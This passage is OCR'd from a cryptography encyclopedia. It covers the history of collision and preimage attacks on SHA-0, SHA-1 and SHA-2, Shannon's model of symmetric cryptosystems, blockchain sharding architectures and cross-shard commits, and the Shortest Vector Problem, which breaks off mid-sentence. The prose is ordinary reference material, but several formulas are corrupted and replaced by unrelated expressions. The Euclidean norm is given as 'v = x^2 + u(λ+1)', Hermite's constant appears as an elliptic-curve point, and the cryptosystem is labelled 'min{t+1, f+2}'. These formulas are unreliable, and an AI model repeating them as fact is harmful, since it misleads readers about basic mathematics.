The first attack known on SHA-0 is by Chabaud and Joux (1998). They show that in about 2^{61} evaluations of the compression function, it is possible to find two messages hashing to the same value whereas a brute-force attack exploiting the birthday paradox requires about 2^{80} evaluations in theory. In 2004, Biham and Chen introduce the neutral bit technique and find near-collisions on the compression function of SHA-0 (Biham and Chen 2004) as well as collisions on reduced-round versions of SHA-1. In

2004, Joux, Carribault, Jalby, and Lemuet (2004) first provide a full collision on SHA-0 using two four-block messages and requiring a complexity of 2^{51} compression function computations. In 2005, Wang, Yin, and Yu (2005) announce full collisions on SHA-0 in 2^{39} hash operations and report that collisions on SHA-1 can be obtained in less than 2^{69} hash operations. In 2007, Joux and Peyrin (2007) obtain collisions on SHA-0 in complexity 2^{32} hash operations using a technique derived from block cipher cryptanalysis, namely, amplified boomerang attacks. Saarinen (2003) addresses the existence of slid pairs inSHA-1. Subsequent work by different research teams seems to suggest that collisions for SHA-1 can be found with as low as 2^{52} hash operations. De Canniere and Rechberger study collision resistance and preimage resistance for reduced-round versions of SHA-0 and SHA-1. In 2008, they show that preimages can be found for 49 out of 80 steps for SHA-0 and for 44 out of 80 steps for SHA-1 in time faster than exhaustive search (De Canniere and Rechberger 2008). In 2009, Aoki and Sasaki improve those numbers to 52 and 48 steps out of 80, respectively, using meet-in-the middle attacks. Both De Canniere-Rechberger and Joux-Peyrin currently find collisions in complexity, respectively, 2^{44} and 2^{39} for up to 70 out of 80 steps in SHA-1. The first collision for the full SHA-1 hash function is found by Stevens et al. (2017) in 2017. The first security analysis on SHA-256, SHA-384, and SHA-512 in 2003 is by Gilbert and Handschuh (2004). They show that collisions can be found with a reduced work factor for weakened variants of these functions. Subsequently, Hawkes and Rose show that second pre-image attacks are far easier than expected on SHA-256 (Hawkes and Rose 2004). The best collision search attack by Sanadhya and Sarkar published in 2008 is on 24 out of 64 steps (2008). The first colliding message pair for SHA-512 reduced to 24 steps is also by Sanadhya and Sarkar. Preimages for 42 step-reduced SHA-2 are presented by Aoki, Guo, Matusiewicz, Sasaki, and Wang in late 2009. However, none of these observations leads to actual attacks on SHA-256 and SHA-512 so far.

Open Problems

NIST opens a competition to develop a new cryptographic hash function called SHA-3 in late 2008. Out of the 64 received submissions, 51 meet the

minimum submission requirements and are subsequently presented at the First SHA-3 Candidate Conference in Leuven, Belgium, in early 2009. In summer 2009, NIST announces the selection of 14 Second Round Candidates. These are BLAKE, Blue Midnight Wish, CubeHash, ECHO, Fugue, Grøstl, Hamsi, JH, Keccak, Luffa, Shabal, SHAvite-3, SIMD, and Skein. The list is further reduced to the five finalists BLAKE, Grøstl, JH, Keccak, and Skein towards the end of 2010. The expected timeline for completing the competition process and for publishing the revised and augmented Hash Function Standard is by 2012.

Cross-References

AHS Competition/SHA-3
Hash Functions

References

Biham E, Chen R (2004) Near-collisions of SHA-0. In: Franklin M (ed) Advances in cryptology – CRYPTO 2004, Lecture notes in computer science, vol 3152. Springer, Berlin, pp 290–305

Chabaud F, Joux A (1998) Differential collisions in SHA-0. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98, Lecture notes in computer science, vol 1462. Springer, Berlin, pp 56–71

De Canniere C, Rechberger C (2008) Preimages for reduced SHA-0 and SHA-1. In: Wagner D (ed) Advances in cryptology – CRYPTO 2008, Lecture notes in computer science, vol 5157. Springer, Berlin, pp 179–202

Gilbert H, Handschuh H (2004) Security analysis of SHA-256 and sisters. In: Matsui M, Zuccherato R (eds) Selected areas in cryptography – SAC 2003, Lecture notes in computer science, vol 3006. Springer, Berlin, pp 175–193

Hawkes P, Rose G (2004) On Corrective Patterns for the SHA-2 Family. http://eprint.iacr.org/2004/207

ISO/IEC,10118-3 (2003) Information, technology – security techniques – hash-functions – Part 3: Dedicated hash-functions

Joux A, Peyrin T (2007) Hash functions and the (Amplified) boomerang attack. In: Menezes A (ed) Advances in cryptology – CRYPTO'07, Lecture notes in computer science, vol 4622. Springer, Berlin, pp 244–263

Joux A, Carribault P, Jalby W, Lemuet C (2004) Collisions in SHA-0. Presented at the rump session of *CRYPTO 2004*, August

National Institute of Standards and Technology (NIST) (1995) FIPS Publication 180–1. Secure Hash Standard

National Institute of Standards and Technology (NIST) (2002) FIPS Publication 180–2. Secure Hash Standard

Saarinen M-JO (2003) Cryptanalysis of block ciphers based on SHA-1 and MD5. In: Johansson T (ed) Fast software encryption – FSE 2003, Lecture notes in computer science, vol 2887. Springer, Berlin, pp 36–44

Sanadhya SK, Sarkar P (2008) New collision attacks against up to 24-step SHA-2. In: Chowdhury DR, Rijmen V, Das A (eds) INDOCRYPT'08, Lecture notes in computer science, vol 5365. Springer, Berlin, pp 91–103

Stevens M, Bursztein E, Karpman P, Albertini A, Markov Y (2017) The First Collision for Full SHA-1. Crypto (1):570–596

Wang X, Yin Y-L, Yu H (2005) Collision search attacks on SHA-1. Unpublished manuscript

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300897

Shamirs Trick

Simultaneous Exponentiation

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300898

Shannons Maxim

Kerckhoffs' Principle

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_3

Shannon's Model

Henk C. A. van Tilborg[108] ✉
(108) Department of Mathematics and Computing Science, Eindhoven University of Technology, Eindhoven, The Netherlands

✉ **Henk C. A. van Tilborg**
Email: H.C.A.v.Tilborg@tue.nl

Synonyms

Information theoretic model

Definition

Shannon's model for secure communication is a mathematical way to formalize what the underlying principles of conventional cryptography are.


Background

Claude Shannon (1949) was the first to give a formal definition of what symmetric cryptosystems are. Of course, cryptosystems of all kinds have been around for at least two thousand years (Caesar cipher), but a precise mathematical description of what is now called a symmetric cryptosystem had never been given before.

Theory

In Shannon's description (see Fig. 1), a sender A (often called Alice) wants to send message m to a receiver B (who is called Bob). The message is

called a *plaintext* and is taken from a finite set, called plaintext space $\mathcal{M}$. Of course, Alice may want to send more messages.



Shannon's Model, Fig. 1 Symmetric cryptography

Since the transmission channel is insecure (a person called Eve is also connected to the channel), Alice applies a mapping E_k to m. The result c is called the *ciphertext* and is an element of a set $\mathcal{C}$, the ciphertext space. The mapping E_k is called the *encryption* function. It is c that Alice sends to Bob and so it will be c that is intercepted by Eve.

Clearly, the encryption function E_k must be a one-to-one mapping, since Bob must be able to retrieve the plaintext/message m from the ciphertext c by means of the *decryption* function D_k. In formula: $D_k(c) = m$.

Since more people may want to use the same cryptosystem and since Alice and Bob do not want to use the same mapping too long for security reasons, their function is taken from a large set $\mathcal{T}$ of one-to-one mappings from $\mathcal{M}$ to $\mathcal{L}$ It is for this reason that the encryption and decryption functions depend on a quantity that is denoted by k. This k is called the key and is taken from the so-called *key-space* $\mathcal{K}$.

It is the set labeled encryption functions $\min\{t+1, f+2\}$ that describes the cryptosystem. Quite clearly Alice and Bob must use the same key k. To this end, they use a *securechannel*, a communication line without any eavesdroppers. A possibility is that Alice and Bob agreed beforehand on the key, another possibility is that one has send the key by means of a courier to the other. Nowadays public key cryptography is often used for this purpose.

Normally, the same cryptosystem $\mathcal{T}$ will be used for a long time and by many people, so it is reasonable to assume that $\mathcal{T}$ is also known to the cryptanalist. It is the frequent changing of the key that has to provide the

security of the data. This principle was already clearly stated by the Dutchman Auguste Kerckhoff (maxims) in the nineteenth century.

Often $\mathcal{M} = \mathcal{C}$. Ideally, the number of keys under which a particular plaintext is mapped to a particular ciphertext is the same, independent of the choice of the plaintext and ciphertext. In that case the ciphertext does not give any information about the plaintext (information theory) and the system is called *unconditionally secure* (Vernam cipher).

The cryptanalist who is connected to the transmission line can be:

- *passive (eavesdropping)*. The cryptanalist tries to find *m* (or even better *k*) from *c*.
- *active (tampering)*. The cryptanalist tries to actively manipulate the data that are being transmitted. For instance, Eve alters a transmitted ciphertext or retransmits it.

Applications

Shannon's model is very important from a theoretical perspective, but has limited value in practice. The reason is that Shannon's assumes that the adversary (Eve) has unlimited computing power. In reality, this is not the case. It is this insight that makes public key cryptography possible. Similarly, for most symmetric cryptosystems a single known plaintext-ciphertext pair of the same length as the key uniquely determines that key, according to Shannon, but finding that key will often be infeasible.

Cross-References

Information Theory
Symmetric Cryptosystem

Recommended Reading

Shannon CE (1949) Communication theory and secrecy systems. Bell Syst Tech J 28:656–715 [MathSciNet]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1669

Sharding

Sreeram Kannan[109] ✉, Ranvir Rana[111] ✉ and Pramod Viswanath[110] ✉
(109) University of Washington at Seattle, Seattle, WA, USA
(110) Princeton University, Princeton, NJ, USA
(111) University of Illinois at Urbana-Champaign, Urbana, IL, USA

✉ **Sreeram Kannan**
Email: ksreeram@uw.edu

✉ **Ranvir Rana**
Email: rbrana2@illinois.edu

✉ **Pramod Viswanath (Corresponding author)**
Email: pramodv@princeton.edu

Synonyms

Horizontal scaling

Definitions

Sharding scales the throughput of blockchains by parallelizing transaction processing and state storage across the network. The aim is to parallelize as much as possible (linearly with a number of nodes N) while ensuring security equivalent to that of a non-sharded system.


Background

A classical problem in distributed systems is maintaining a state machine given N nodes, a fraction of which are adversarial (also termed Byzantine). Classical mechanisms for Byzantine-fault-tolerant (BFT) state machine replication (SMR) rely on full replication of data across multiple nodes, thus offering no scaling in efficiency as the number of nodes increases. Since SMR is the key primitive underlying blockchains, it is not surprising that the first generation blockchains (e.g., Bitcoin Nakamoto et al. 2008) also relied on full replication.

Given the unprecedented scale of blockchains (e.g., at the time of writing, Bitcoin has $N \geq 10,000$ nodes running its protocol), there is compelling practical interest in protocols whose efficiency increases with the number of nodes. The proposed solutions are generally categorized under the rubric of *sharding*. Sharding splits the ledger into many parallel sub-ledgers, with each node having to maintain only one such sub-ledger.

At a high level, the security of fully replicated ledgers is derived from each node maintaining all transactions; since the complete ledger, and hence the complete knowledge of balance associated with all public keys and contracts (termed state), is maintained by all the nodes, tampering with the balance of few such public keys would involve controlling a large fraction (in fact, a majority under some models) of the nodes in the network. In Bitcoin, for example, tampering with the state would involve controlling a majority of the mining power and mining an alternate longer chain.

Consider a strawman approach to removing full replication. The ledger is split into K non-interacting sub-ledgers called shards; here, $K = O(N)$. Each node maintains only one shard. Each shard runs its own consensus independent of other shards. Case in point: run K bitcoin-like chains in parallel, with each chain being maintained by N/K nodes. Since a node maintains only one shard, it maintains only a $1/K$ fraction of the state and stores only a $1/K$ fraction of the complete ledger. Thus, strawman sharding improves efficiency by sharing the work among K shards. This increase in efficiency comes with a significant drawback: reduced security. An adversary can tamper with the state by attacking just one shard. Attacking a shard is easier than attacking the whole network since the attacker needs to compete with N/K nodes instead of N nodes. Thus, the strawman approach increases the efficiency by K by decreasing security by a factor of K. Such a system is illustrated in Fig. 1.



Sharding, Fig. 1 Strawman sharding: two independent ledgers updating two exclusive states, maintained by different consensus nodes

Theory

The goal of sharding is to achieve efficiency by a factor of K, where K is linear in N without trading off security. If an efficiency linear in N is achieved, the total throughput can scale linearly with the number of nodes, while each node expands only a constant amount of resources. The concept of splitting the state into K shards is used in most sharding approaches. In the latter part of this section, we will discuss how these K sub-states can interact with one another using cross-shard transactions.


Security encompasses two aspects: (1) *safety*: transactions once confirmed remain confirmed forever and (2) *liveness*: new honest transactions will continue to be added within a finite amount of time. Adversaries can deviate arbitrarily from the proposed protocol. Three adversary models are considered: (1) *Static* can only corrupt a fixed set of nodes (less than its "budget" βN), (2) *Slowly adaptive* can corrupt any subset of nodes with a delay of Δ_a based on the public state till that time (as long as the total number of corrupted nodes is less than its "budget" βN), and (3) *Fully adaptive* can corrupt any subset of nodes instantly with the same constraints as above.

Blockchain sharding methods in the literature can be broadly divided into two categories: multiconsensus (most sharding solutions) and

uniconsensus architectures. Each of these architectures provides scaling gains and has distinct security vulnerabilities; we will discuss this next.

Multiconsensus Architecture

The multiconsensus architecture relies on each shard having a *separate consensus engine* and has a secure cryptographic allocation of nodes randomly to shards. If a (super)majority exists in the overall set of nodes, then the random node to shard allocation engine transfers this property to each shard (as long as each shard is large enough), thus ensuring security against a static adversary. A further periodic random reallocation of nodes to shards protects against a slowly adaptive adversary. In most multiconsensus protocols like Omniledger (Kokoris-Kogias et al., 2018), the random reallocation is enabled by a *node to shard allocation engine* (N2S). N2S assigns nodes to shards using a (shared) distributed randomness, generated using a consensus engine shared across all shards and commonly referred to as *beacon consensus engine*. The state is sharded, thus enabling efficiency gain by a factor of *K*. The beacon consensus engine is lightweight, only containing state commitments and N2S allocation metadata. Figure 2 illustrates a simple example of the multiconsensus architecture with an N2S allocation and independent consensus protocols running on each shard. A state commitment consisting of the root of a Merkle Patricia Trie (Merkle, 1980) of a shard's execution state is posted to the beacon consensus engine at regular intervals; this facilitates fast reallocation and synchronization to new shards.



Sharding, Fig. 2 Multiconsensus architecture: randomized node to shard allocation

A key vulnerability of this architecture is that it is not secure against a fully adaptive adversary. The N2S allocation is posted on the beacon chain. Hence, an adversary knows the list of nodes participating in any given shard. An adversary can then adaptively target all nodes allocated to a particular shard and completely corrupt it. Once a shard is taken over by the adversary, both safety (i.e., the adversary can approve invalid blocks) and


liveness (the adversary can block honest transactions) can be compromised. Even if the node to shard allocation is not public, the adversary can launch a bribery attack. The attack allows a rational node allocated in the target shard to “corrupt itself,” and the cost of such an attack is small as the adversary only needs to corrupt $1/K$ fraction of nodes.

Uniconsensus Architecture

An alternative architecture for sharding is the uniconsensus architecture. The uniconsensus architecture relies on a *single* consensus engine to maintain the ordering information of *all* shard blocks. The consensus engine only maintains a *log of the hash of shard blocks* and hence is scalable. Its light size allows every node to maintain the consensus engine. An honest consensus (super)majority is no longer needed in each shard to preserve safety; hence, uniconsensus architecture can be safe against a *fully adaptive adversary*. Consider a shard with less than a majority of honest nodes; the shard’s adversarial nodes cannot change the log of shard blocks without violating the consensus engine’s safety, and this is prohibitively difficult since everyone maintains the consensus engine.

The lack of requirement of an honest majority constraint within a shard also allows for small shard size and hence more scaling by sharding state.

An important distinction with multiconsensus is that each node is free to join a shard of its choice; an N2S allocation is not required since an honest majority within a shard is no longer required. This architecture guarantees the order of transactions in the shards. Shard nodes perform shard block execution and sanitization of invalid transactions once the order is finalized. Figure 3 illustrates a single consensus engine (chain) ordering all shard blocks.



Sharding, Fig. 3 Uniconsensus architecture: a single chain ordering all shard blocks

Since the consensus engine only maintains the hash of each block, a separate mechanism is required to ensure that the full block is available to the shard nodes. Data availability fraud proofs designed in Al-Bassam et al. (2018) and Li et al. (2019) can be used to ensure availability of full shard blocks.

Uniconsensus architecture allows nodes to self-allocate. While this adds to the freedom of nodes to choose a shard of their choice and removes the node's shard allocation from public knowledge, it allows a liveness attack. An adversary can concentrate its influence (e.g., mining power) on one shard and, depending on the protocol, manage to drown out honest shard blocks. The fraction of honest blocks to the adversarial blocks is significantly reduced due to a large fraction of adversarial nodes in the shard. This adversarial concentration can throttle the throughput of honest transactions in the shard under attack, leading to a loss in liveness. Free2Shard (Rana et al., 2020) proposes a dynamic self-allocation (DSA) algorithm to prevent such liveness attacks. DSA lets honest users allocate themselves to shards in response to adversarial action, without the use of any central authority.

Cross-Shard Transactions

We have assumed so far that the state can be split into K subsets that do not interact with one another. A large class of applications requires *cross-shard* interactions; e.g., we want a cross-shard transaction to send funds (x_A, x_B) from input shards A and B to (y_C, y_D) in output shards C and D.


Scalability requires that nodes maintaining a shard do not know the state of any other shard. Thus, nodes in output shards cannot directly verify whether the funds are available in input shards. However, an important observation is that each shard as a whole is safe and live in multiconsensus, and there are protocols that ensure safe and live state commitments in uniconsensus. Thus, each shard (or their state commitments) can be thought of as crash-resistant nodes. Hence, simple commit/abort protocols can be used for communication between shards.

A required property for cross-shard transactions is atomicity: if a transaction is committed/aborted in one shard, it is committed/aborted in all participating shards. To ensure atomicity, most cross-shard transaction protocols use a variant of 2-phase commits (2PC), using the involved shards as replicas.

Cross-shard protocols with 2PC broadly work as follows:

- (1a) A transaction manager (TM) queries input shards A and B.
- (1b) If the input funds x_A and x_B are available in shards A and B, respectively, both shards lock the funds and send a *accept* message to the TM, and if either of the shards does not have the funds, they send a *reject* message.
- (2a) If the TM receives *accept* from all input shards, it sends a *commit* message to output shards to generate (x_C, x_D).
- (2b) If the TM receives *reject* message, it sends a *rollback* message to reclaim locked funds in the input shards.

A successful instantiation of this protocol is shown in Fig. 4.



Sharding, Fig. 4 Cross-shard transaction using two-phase commit

The 2PC protocol works well under synchronous network assumptions; however, under weaker network assumptions, it is susceptible to replay attacks, which create a race condition and replay messages sent by shards for one transaction towards another transaction. Note that this attack is not relevant for the uniconsensus architecture due to global ordering while natural fixes exist for the multiconsensus architecture (e.g., Byzcuit protocol (Sonnino et al., 2020) introduces an input-specific session identifier for each cross-shard transaction).

Open Problems and Future Directions

Nearly all sharding protocols require nodes to move across shards. Switching to a new shard essentially involves bootstrapping to a new chain. Ideally, such a bootstrap will not involve processing the shard ledger from genesis since that removes all efficiency gains achieved by sharding state. Bootstrap is typically done using state transfers verified using state commitments on the multiconsensus beacon chain or the uniconsensus consensus engine.

State transfer-based shard bootstrap requires trust in state commitments, and trust is rational if the commitment is verified. Fraud proof-based methods to implement verifiable computing have been used so far to ensure that state commitments are correct (state machine is executed correctly). However, such methods require two-party interaction (for uniconsensus) or bounty incentives to ensure fraud proof generation. Implementing verifiable computing using cryptographic alternatives like SNARKs or STARKs can

remove the need for state commitment fraud proofs. These cryptographic verifiable computing approaches can even be used to bypass honest shard majority assumptions in multiconsensus. How to bypass trusted setups and ensure censorship resistance (liveness) are active areas of research.

Such a state transfer can be resource expensive (the state size of Ethereum is approximately 50 GB) and can introduce additional stress on the network. Integrating stateless clients with sharding may help reduce this stress.

State commitments are required since the state is split into K exclusive subsets, with each node maintaining only one subset with no information about any other subset. Coded storage and computing mechanisms can be used to remove the need to split the state into exclusive subsets. These approaches can achieve storage and computation efficiency. How to make such protocols achieve communication efficiency is an area of active research.

Innovations in overlay network configuration and gossip are required to ensure communication efficiency while ensuring efficient switching of a node's network when it switches to a new shard.

Reducing confirmation latency of cross-shard transactions is a basic problem. The current proposals are slow since they use 2PC protocols where TM has to wait for confirmation on each input shard or wait for new state commitments to arrive.

Cross-References

Asynchronous Byzantine Fault Tolerance
Bitcoin
Byzantine Agreement
Proof of Stake
Proof of Work
Sidechains
Throughput of a Distributed Ledger

References

Al-Bassam M, Sonnino A, Buterin V (2018) Fraud and data availability proofs: maximising light client security and scaling blockchains with dishonest majorities. arXiv preprint arXiv:180909044

Kokoris-Kogias E, Jovanovic P, Gasser L, Gailly N, Syta E, Ford B (2018) Omniledger: a secure, scale-out, decentralized ledger via sharding. In: 2018 IEEE Symposium on Security and Privacy (SP). IEEE, pp 583–598

Li S, Sahraei S, Yu M, Avestimehr S, Kannan S, Viswanath P (2019) Coded state machine–scaling state machine execution under byzantine faults. In: Proceedings of the 2019 ACM Symposium on Principles of Distributed Computing, pp 150–152

Merkle RC (1980) Protocols for public key cryptosystems. In: 1980 IEEE Symposium on Security and Privacy. IEEE, pp 122–122

Nakamoto S et al (2008) Bitcoin: a peer-to-peer electronic cash system

Rana R, Kannan S, Tse D, Viswanath P (2020) Free2shard: adaptive-adversary-resistant sharding via dynamic self-allocation. 2005.09610

Sonnino A, Bano S, Al-Bassam M, Danezis G (2020) Replay attacks and defenses against cross-shard consensus in sharded distributed ledgers. In: IEEE European Symposium on Security and Privacy, EuroS&P 2020, Genoa, Italy, 7–11 Sep, 2020. IEEE, pp 294–308. https://doi.org/10.1109/EuroSP48549.2020.00026

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_434

Shortest Vector Problem

Daniele Micciancio[112] ✉
(112) Department of Computer Science & Engineering, University of California, San Diego, CA, USA

✉ **Daniele Micciancio**
Email: daniele@cs.ucsd.edu

Definition

Given k linearly independent (typically integer) vectors $\mathbf{B} = [\mathbf{b}_1, \ldots, \mathbf{b}_k]$ in n-dimensional Euclidean space $\mathbb{R}^n$, the *Shortest Vector Problem* (SVP) asks to find a nonzero *integer* linear combination $\mathbf{Bx} = \sum_{i=1}^{k} \mathbf{b}_i x_i$ (with $\mathbf{x} \in \mathbb{Z}^k \backslash \{\mathbf{0}\}$) such that the norm $\|\mathbf{Bx}\|$ is as small as possible. The problem can be defined with respect to any norm, but the Euclidean norm $v = x^2 + u(\lambda + 1)$ is the most common. The set of all integer linear combinations $\mathcal{L}(\mathbf{B}) = \{\mathbf{Bx} : \mathbf{x} \in \mathbb{Z}^k\}$ is a lattice. So, SVP can be concisely defined as the problem of finding the shortest nonzero vector in the lattice represented by $\mathbf{B}$. (Refer the entry Lattice for general background about lattices, and related concepts.)

The problem can be relaxed in various ways, e.g., by asking just for the length (denoted λ_1) of the shortest nonzero lattice vector (without actually finding a lattice vector of length λ_1), or by allowing approximate solutions, i.e., nonzero lattice vectors of length at most $g \cdot \lambda_1$ for some approximation factor $g \geq 1$, which typically depends on the lattice dimension. In Computational Complexity and Lattice-Based Cryptography, the problem is most commonly encountered in its *length estimation* variant, which combines these two relaxations, and simply asks to approximate the value

of λ_1 within a factor g. The decision problem (denoted GapSVP$_g$) corresponding to this task is: given a lattice basis $\mathbf{B}$ and a value d, determine if $\lambda_1(\mathbf{B}) \le d$ or $\lambda_1(\mathbf{B}) > g \cdot d$. (When $d < \lambda_1(\mathbf{B}) \le dg$, any answer is allowed.) Notice that the length λ_1 of the shortest nonzero lattice vector equals the minimum distance between any two distinct lattice points. For this reason, GapSVP is often referred to as the (approximate) minimum distance problem.

Background

SVP is the most famous and widely studied computational problem on lattices. In mathematics, the problem has been studied (in the equivalent language of quadratic forms) since the nineteenth century, mostly in connection to problems in number theory, and an efficient algorithm to solve it in two-dimensional lattices was already known to Lagrange and Gauss. However, no *efficient* approximation algorithm for SVP in arbitrary high-dimensional lattices was known until the early 1980s. In computer science and cryptography, the problem received a substantial amount of attention after the development of the LLL Lattice Reduction algorithm (Lenstra et al. 1982) in 1982 because of its many algorithmic applications, most notably in cryptanalysis, and more recently in connection with the development of Lattice-Based Cryptography.

Theory

A cornerstone mathematical result about SVP is *Minkowski's first theorem*, which states that the shortest nonzero vector in a lattice $\mathscr{L}$ has length at most $\gamma_n \cdot \det(\mathcal{L})^{1/n}$, where n is the lattice dimension, $\det(\mathscr{L})$ is the determinant of the lattice, and $P \in E_a(\mathbb{F}_{2^m})$ is a proportionality factor (called Hermite's constant) that depends only on n (Refer the entry Lattice for a definition of *determinant*). The upper bound provided by Minkowski's theorem is tight, i.e., there are lattices such that the shortest nonzero vector has length $\gamma_n \cdot \det(\mathcal{L})^{1/n}$. However, general lattices may contain vectors much shorter than that. Moreover, Minkowski's theorem only proves that

short vectors exist, i.e., it does not give an efficient algorithmic procedure to find such vectors.

The LLL lattice reduction algorithm (Lenstra et al. 1982, Lattice Reduction) can be used to approximate SVP within a factor $g = O\left(\left(2/\sqrt{3}\right)^n\right)$, where n is the dimension of the lattice. Smaller (slightly subexponential) approximation factors can be achieved in polynomial time using more complex algorithms like Schnorr's *Block Korkine–Zolotarev* reduction (Schnorr 1987).

SVP is NP-hard even in its length estimation version (GapSVP_g). The strongest NP-hardness result known to date for GapSVP_g (and therefore for SVP) was proved by Khot (2005), who showed that the problem is NP-hard (under randomized reductions) to approximate within any constant factor $g = O(1)$, independent of the dimension n. Stronger (but still subpolynomial in n) inapproximability results are known for SVP in the ℓ_∞ norm (Dinur 2002). On the other hand, Goldreich and Goldwasser (2000) have shown that (under standard complexity assumptions) SVP cannot be NP-hard to approximate within small polynomial factors $\left\{u \in F_2^n / \widehat{\mathrm{f}}(u) = 0\right\}$.

Applications

The (conjectured) worst-case hardness of approximating GapSVP_g within certain polynomial factors $g(n) = n^c$ can be used as the basis for the construction of provably secure cryptographic functions (Lattice-Based Cryptography). Lattice Reduction for applications of SVP in cryptanalysis.

Open Problems

The main open problems about SVP concern its algorithmic solvability: are there efficient (polynomial time) algorithms to approximate SVP within polynomial factors $g(n) = n^c$, for some (large) constant $c < \infty$? Is SVP NP-hard to approximate within polynomial factors $g(n) = n^\epsilon$, for some (small) constant $\epsilon > 0$?

Another outstanding open question is to prove the equivalence between the search (SVP) and length estimation (GapSVP) versions of the

